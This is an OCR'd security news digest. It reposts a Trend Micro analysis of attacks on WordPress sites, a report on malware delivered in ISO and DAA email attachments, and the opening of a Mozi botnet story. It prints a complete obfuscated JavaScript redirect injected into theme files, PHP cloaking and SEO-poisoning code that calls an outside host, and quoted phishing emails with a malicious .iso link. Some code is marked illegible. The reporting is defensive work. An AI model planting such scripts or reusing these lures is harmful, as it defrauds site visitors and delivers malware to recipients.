
Alfa Team's simple Windows reverse shell binary

An infected WordPress can also serve as an advertisement redirector, for instance, by patching a theme's JavaScript file or header/footer generator function (e.g., wp-content\themes\twentyseventeen\functions.php). The modified JavaScript redirects users to a website specified by the attacker.



```
<script type="text/javascript">var _0x5059=["","\x41\x42\x43\x44\x45\x46\x47\x48\
x49\x4A\x4B\x4C\x4D\x4E\x4F\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5A\x61\x62\x
63\x64\x65\x66\x67\x68\x69\x6A\x6B\x6C\x6D\x6E\x6F\x70\x71\x72\x73\x74\x75\x76\x7
7\x78\x79\x7A\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39","\x72\x61\x6E\x64\x6F\x6D"
,"\x6C\x65\x6E\x67\x74\x68","\x66\x6C\x6F\x6F\x72","\x63\x68\x61\x72\x41\x74","\x
67\x65\x74\x54\x69\x6D\x65","\x73\x65\x74\x54\x69\x6D\x65","\x63\x6F\x6F\x6B\x69\
x65","\x3D","\x3B\x65\x78\x70\x69\x72\x65\x73\x3D","\x74\x6F\x47\x4D\x54\x53\x74\
x72\x69\x6E\x67","\x3B\x20\x70\x61\x74\x68\x3D","\x69\x6E\x64\x65\x78\x4F\x66","\
x73\x75\x62\x73\x74\x72\x69\x6E\x67","\x3B","\x63\x6F\x6F\x6B\x69\x65\x45\x6E\x61
\x62\x6C\x65\x64","\x77\x70\x2D\x61\x75\x74\x68\x63\x6F\x6F\x6B\x69\x65\x2D\x31",
"\x31","\x2F","\x68\x72\x65\x66","\x6C\x6F\x63\x61\x74\x69\x6F\x6E","\x68\x74\x74
\x70","\x3A\x2F\x2F","\x31\x33\x34\x2E","\x32\x34\x39\x2E","\x31\x31\x36\x2E","\x
37\x38\x2F\x3F\x6B\x65\x79\x3D"];function rdn(){var _0xf1dax2=_0x5059[0];var
_0xf1dax3=_0x5059[1];for(var _0xf1dax4=0;_0xf1dax4< 32;_0xf1dax4++){_0xf1dax2+=
_0xf1dax3[_0x5059[5]](Math[_0x5059[4]](Math[_0x5059[2]]()*
_0xf1dax3[_0x5059[3]]))};return _0xf1dax2}function
_mmm_(_0xf1dax6,_0xf1dax7,_0xf1dax8,_0xf1dax9){var _0xf1daxa= new Date();var
_0xf1daxb= new Date();if(_0xf1dax8=== null|| _0xf1dax8=== 0){_0xf1dax8=
3};_0xf1daxb[_0x5059[7]](_0xf1daxa[_0x5059[6]]()+ 3600000* 24*
_0xf1dax8);document[_0x5059[8]]= _0xf1dax6+ _0x5059[9]+ escape(_0xf1dax7)+
_0x5059[10]+ _0xf1daxb[_0x5059[11]]()+ ((_0xf1dax9)?_0x5059[12]+
_0xf1dax9:_0x5059[0])}function _nnn_(_0xf1daxd){var
_0xf1daxe=document[_0x5059[8]][_0x5059[13]](_0xf1daxd+ _0x5059[9]);var
_0xf1daxf=_0xf1daxe+ _0xf1daxd[_0x5059[3]]+ 1;if((!_0xf1daxe) && (_0xf1daxd!=
document[_0x5059[8]][_0x5059[14]](0,_0xf1daxd[_0x5059[3]]))){return
null};if(_0xf1daxe==  -1){return null};var
_0xf1dax10=document[_0x5059[8]][_0x5059[13]](_0x5059[15],_0xf1daxf);if(_0xf1dax10
==  -1){_0xf1dax10= document[_0x5059[8]][_0x5059[3]]};return
unescape(document[_0x5059[8]][_0x5059[14]](_0xf1daxf,_0xf1dax10))}if(navigator[_0
x5059[16]]){if(_nnn_(_0x5059[17])== 1){}else
{_mmm_(_0x5059[17],_0x5059[18],_0x5059[18],_0x5059[19]);window[_0x5059[21]][_0x50
59[20]]= _0x5059[22]+ _0x5059[23]+ _0x5059[24]+ _0x5059[25]+ _0x5059[26]+
_0x5059[27]+ rdn()}};</script></head>
```

Obfuscated JavaScript redirection



You've made the 5-billionth search.

Congratulations! You may be our next lucky winner!
Our last winner was [redacted] from Houston 🇺🇸 who won a Samsung KU6179 Ultra HD TV on 14.05.2019 with his 5-billionth Search.
Every time the 5-billionth search is reached, we proclaim a winner and reset the counter.
You may choose one of three hidden prizes below. In addition, you will be entered in our Hall of Fame and receive a winner's certificate.
Behind every blue cup is a prize. Click on a prize cup to uncover it.
For technical reasons we are not allowed to keep your invitation open for more than 15 minutes. Choose one of the prizes below and follow the instructions on your screen.

Recent Winners

Richard [redacted] 24. October 2019
Prize: $100 Google Play Card

Brendan [redacted] 27. September 2019
Prize: Sony Playstation 3


Anete B. 19. August 2019
Prize: $500 Google Play Card

Therese [redacted] 11. July 2019
Prize: $250 Google Play Card

Webpage after redirection

Search engine optimization (SEO) poisoning in infected WordPress sites


Another use case for infected WordPress sites is search engine optimization (SEO). We found deployed PHP scripts accepting keywords inside a GET request.



```
620 GET /pytosj2jd/assets/css/mainandcalendarv10.css/ HTTP/1.1
592 GET /pytosj2jd/assets/css/mainandcalendarv10.css HTTP/1.1
620 GET /pytosj2jd/assets/css/mainandcalendarv10.css/ HTTP/1.1
604 GET /pytosj2jd/dksjch12kfl.php?axjyd74d=persian-empire HTTP/1.1
608 GET /pytosj2jd/dksjch12kfl.php?axjyd74d=nightingale-skyrim HTTP/1.1
609 GET /pytosj2jd/dksjch12kfl.php?axjyd74d=sccm-pxe-tftp-error HTTP/1.1
607 GET /pytosj2jd/dksjch12kfl.php?axjyd74d=padmini-sahoo-ips HTTP/1.1
610 GET /pytosj2jd/dksjch12kfl.php?axjyd74d=bangladesh-navy-logo HTTP/1.1
617 GET /pytosj2jd/Spelle_Venhaus-FC_Hagen~Uthlede-3095824-3095824.html HTTP/1.1
645 GET /pytosj2jd/Spelle_Venhaus-FC_Hagen~Uthlede-3095824-3095824.html/ HTTP/1.1
611 GET /pytosj2jd/dksjch12kfl.php?axjyd74d=wealth-management-pdf HTTP/1.1
611 GET /pytosj2jd/dksjch12kfl.php?axjyd74d=opencv-shape-matching HTTP/1.1
611 GET /pytosj2jd/dksjch12kfl.php?axjyd74d=it-trainee-bca-kaskus HTTP/1.1
611 GET /pytosj2jd/dksjch12kfl.php?axjyd74d=cant-help-myself-poem HTTP/1.1
612 GET /pytosj2jd/dksjch12kfl.php?axjyd74d=free-virtual-fish-tank HTTP/1.1
606 GET /pytosj2jd/dksjch12kfl.php?axjyd74d=ms17-010-exploit HTTP/1.1
601 GET /pytosj2jd/dksjch12kfl.php?axjyd74d=shakib-khan HTTP/1.1
603 GET /pytosj2jd/dksjch12kfl.php?axjyd74d=mag-322-setup HTTP/1.1
612 GET /pytosj2jd/dksjch12kfl.php?axjyd74d=hazrat-maryam-ka-kissa HTTP/1.1
```

WordPress "search engine"


The scripts first check for User-Agent if it matches with one of the following regular expressions, or if the Reverse DNS lookup for $_SERVER["REMOTE_ADDR"] (IP address of actor making the HTTP request) contains a Google substring. If it checks out, it then sets the $isbot variable to 1.



```
$user_agent_to_filter = array( [illegible] );

if ( !empty( $_SERVER['HTTP_USER_AGENT'] ) && ( FALSE !== strpos( preg_replace( $user_agent_to_filter, '-NO-WAY-', $_SERVER['HTTP_USER_AGENT'] ), '-NO-WAY-' ) ) ){
    $isbot = 1;
}

if( FALSE !== strpos( gethostbyaddr($_SERVER['REMOTE_ADDR']), 'google')) {
    $isbot = 1;
}
```

Part of the deployed script

If $isbot is not zero, then another HTTP request will be made to a hardcoded URL address, using the same keywords.



```
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, "[redacted]/proc2.php?q=$query_para_2&pass=query0");
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
$text = curl_exec($ch);
curl_close($ch);

if (strlen($text)<1000){
    for ($page=1;$page<41;$page=$page+10){
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, "https://www4.bing.com/search?q=$query_para_2&first=$page");
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 1);
        curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 2);
        //curl_setopt($ch, CURLOPT_USERAGENT,"Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)");
        $result = curl_exec($ch);
        curl_close($ch);
        //echo $result;

        preg_match_all ("#</div><p>(.*)</p></div>#iU",$result,$m);

        foreach ($m[1] as $a) $text .= $a;

    }
```

Part of the deployed script

If the returned text length is below 1,000 characters, other queries will be performed using the Bing search engine, with the results that match the specified regular expression appended to the $text.


Served text

The final HTML page is returned and saved on the server in case the same query is performed again.

Final webpage

As we can see from the crafted HTML file (see Figure 17), there are parts from Cockeysville Eagle's Football webpage that contain text pertaining to the JavaScript frameworks that obviously do not relate, thus the SEO Poisoning.

In case the $isbot is not set and HTTP_REFERER contains strings like Google, Bing, or Yahoo, it is then redirected to another serving website.




```
if(!@$isbot){
    if (stripos($_SERVER['HTTP_REFERER'], "google")) OR (stripos($_SERVER['HTTP_REFERER'], "bing")) OR (stripos($_SERVER['HTTP_REFERER'], "yahoo"))){
        $keyword = str_replace("-", " ", $_GET["[illegible]"]);
        $keyword = str_replace(" ", "-", $keyword);

        $ref = $_SERVER["HTTP_REFERER"];
        $d = $_SERVER["HTTP_HOST"];
        $mykeys  = $_GET["[illegible]"];

        header("Location: [redacted]/[illegible]$mykeys");

        exit;
    }
}
```

Part of the deployed script

Spreading false or misleading articles

A hacked WordPress site may also be used to spread false or misleading articles, where the content presents little or no factual details. Instead, attention-grabbing headlines and stories are used.



10 All-natural Phenomena This Scientific research Can't Explain


Phenomena increase pertinence towards science class room displaying individuals technology in their own earth. Found in Lower Great britain, it really is consisting of roughly One hundred significant vertical gemstones put in the sale paper design. Columnar basalt groupings are available

Root Factors For unemployed professors reviewingwriting – An Introduction

The website unemployed professors com strives to deliver high-high quality papers to students. This variation signifies that whereas there are quite a couple of paper -writing firms on the market, not all of them can produce assignments that cross unemployed professors review muster. Lots of their prospects would not basically know the distinction. Nevertheless, grading professors will.

Samples of stories posted on compromised sites

As seen in the above examples, compromised sites post stories that have glaring grammatical errors or sensationalized reporting. Often, the articles are written unintelligibly. The compromise is done through WordPress's XML-RPC application programming interface (API), which enables data to be transmitted and performs several tasks such as uploading a new file, editing and publishing a post.



```
POST /xmlrpc.php HTTP/1.1
Accept: */*
Content-Length: [illegible]
Content-Type: text/xml; charset=UTF-8
Accept-Encoding: gzip

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Connection: Keep-Alive

<?xml version="1.0"?>
<methodCall>
    <methodName>metaWeblog.newPost</methodName>
    <params>
    <param>
```

[illegible]

POST /xmlrpc.php and metaWeblog.newPost (left); sample of posted text (right)

A hacker can use POST /xmlrpc.php and metaWeblog.newPost, which allows for posting blogs directly (and even remotely) to a WordPress site.

Security recommendations for WordPress sites

The abovementioned examples are only some of the techniques that attackers have been known to use. Vulnerable WordPress websites can be easily abused if not secured properly. To reduce the risk of compromise, we recommend using two-factor authentication (2FA) plugins to secure against credential abuse and scanning for unpatched vulnerabilities. Here are other measures users and site admins can take:

- Adopt basic security hygiene to reduce the website’s attack surface
- Disable or delete outdated or vulnerable plugins
- Employ virtual patching to address vulnerabilities for which patches are not available yet, especially for systems that need to be constantly up and running
- Enforce the principle of least privilege
- Regularly update the CMS to the latest version, including plugins
- The post Looking into Attacks and Techniques Used Against WordPress Sites appeared first on.

Source: http://feeds.trendmicro.com/~r/Anti-MalwareBlog/~3/mjE1ckQKGtA/


7. Uptick Seen in ISO Email Attachments Delivering Malware

Security researchers analyzing malicious spam campaigns noticed an increase in delivering malware in disk image file formats, .ISO being the most prevalent.

Acting as an archive-like container, a disk image is typically a clone of a physical drive that can be mounted as a virtual disk to access data on it organized with the same file structure as the original.

Cybercriminals have been using this type of file for years but researchers at Trustwave say they observed an increase in malicious ISO this year.


Among the most popular threats delivered this way are remote access tools (NanoCore, Remcos) and LokiBot information stealer.



At 6% of all malicious attachments seen in 2019, the uptick is not spectacular but should be viewed with concern. Most secure email gateways block executable files and a malicious ISO can slip through.

Choosing ISO to deliver malware makes sense since Windows operating system has the ability to mount this file type when double-clicked. This allows scammers to disguise the threat as an innocent file.

In a recent campaign caught by Trustwave, cybercriminals created a fake FedEx shipment email message to trick recipients into downloading a malicious ISO that included an executable.



From Fedex Epress <BE.fedEx.e-notification@fedex.com>

Subject **Action requise: Notification de colis FedEx retardée**

To [redacted]

Attn: Client,

À la demande de l'expéditeur.
Votre colis est arrivé à notre bureau. Notre service de messagerie n'a pas pu livrer le colis en raison d'une adresse incorrecte.
Pour recevoir votre colis, visitez l'un de nos bureaux et présentez les documents ci-joints.

Cordialement,

Lina Janssens

Téléphone: +32 3 542 71 00

Adresse: Maison Maritime, Noorderlaan 111 / Bus 16, 2030 Anvers, Belgique

http://madridbg.com/FedEx,pdf.iso


As visible in the image above, the link points to an ISO file that attempts to appear as a PDF. Inside the image was an executable for the NanoCore RAT.

At the time of the discovery, the image was marked malicious by 18 out of 70 antivirus engines on VirusTotal. NanoCore is not a new malware and normally it is easy to detect, yet packed this way lowered its detection.

It is unclear if it was a targeted attack but anyone that had indeed sent a package with FedEx would likely try to read the details in the fake PDF.

"The email was drafted in the French language, hence targeting French speakers. The lure was short and precise suggesting failure to deliver a FedEx parcel due to incorrect address, while guiding the victim to download the attached document from FedEx to update their address" - Trustwave

ISO is not the only image file abused this way. In what appears to be a targeted attack, the cybercriminals sent invoice-themed emails with an attachment in DAA (Direct Access Archive) format.



RE: Reconfirmation Of Invoice 0947523 - Mozilla Thunderbird
File Edit View Go Message Tools Help
Get Messages
Write
Chat
Address Book
Tag
Reply
Reply All
Forward

From Spoofed User <spoofeduser@spoofeddomain.com>

Subject RE: Reconfirmation Of Invoice 0947523

To undisclosed-recipients;

12/1/2019,

Dear Valued Supplier,

Please kindly reconfirm invoice as payment will be send out today.

You will have the due amount in your bank account before weekend.

Kindly inform us when you received the payment....

Thanks & Best Regards

Muhammad Haroon
Sales Executive
Sales

[illegible]
[illegible]
[illegible]

1 attachment: Invoice 0947523.daa

Invoice 0947523.daa

The payload, in this case, was the professional version of another remote access tool called Remcos, known for being used in cybercriminal activities.

Unlike ISO, the DAA type of image needs specialized software to be mounted and get to the files within, indicating that the crooks knew that the recipient had the necessary application installed.

According to Trustwave, the DAA images in this campaign contained a single executable with either .COM or .EXE extension, which the researchers determined to be Remcos RAT v2.5.0 Pro.

Based on observations this year, Trustwave believes that cybercriminals have started to experiment more with disk image archives to conceal their malware in a way that slips past security solutions.

With ISO being more popular and easier to unpack, threat actors tend to turn to it rather than other formats that require proprietary software to mount.

However, Trustwave believes that ISO is used for wider attacks that do not focus on a particular victim. DAA and similar image formats that require additional tools to open are reserved for targeted attacks.

The cloaking provided by disk image formats against antivirus solutions has been analyzed earlier this year by other security researchers that tested malware in tiny VHD files. In an experiment with Agent Tesla info-stealer encased in a 7MB VHD, detection rates were negligible.

Source: https://www.bleepingcomputer.com/news/security/uptick-seen-in-iso-email-attachments-delivering-malware/

8. New Mozi P2P Botnet Takes Over Netgear, D-Link, Huawei Routers


Netgear, D-Link, and Huawei routers are actively being probed for weak Telnet passwords and taken over by a new peer-to-peer (P2P) botnet dubbed Mozi and related to the Gafgyt malware as it reuses some of its code.

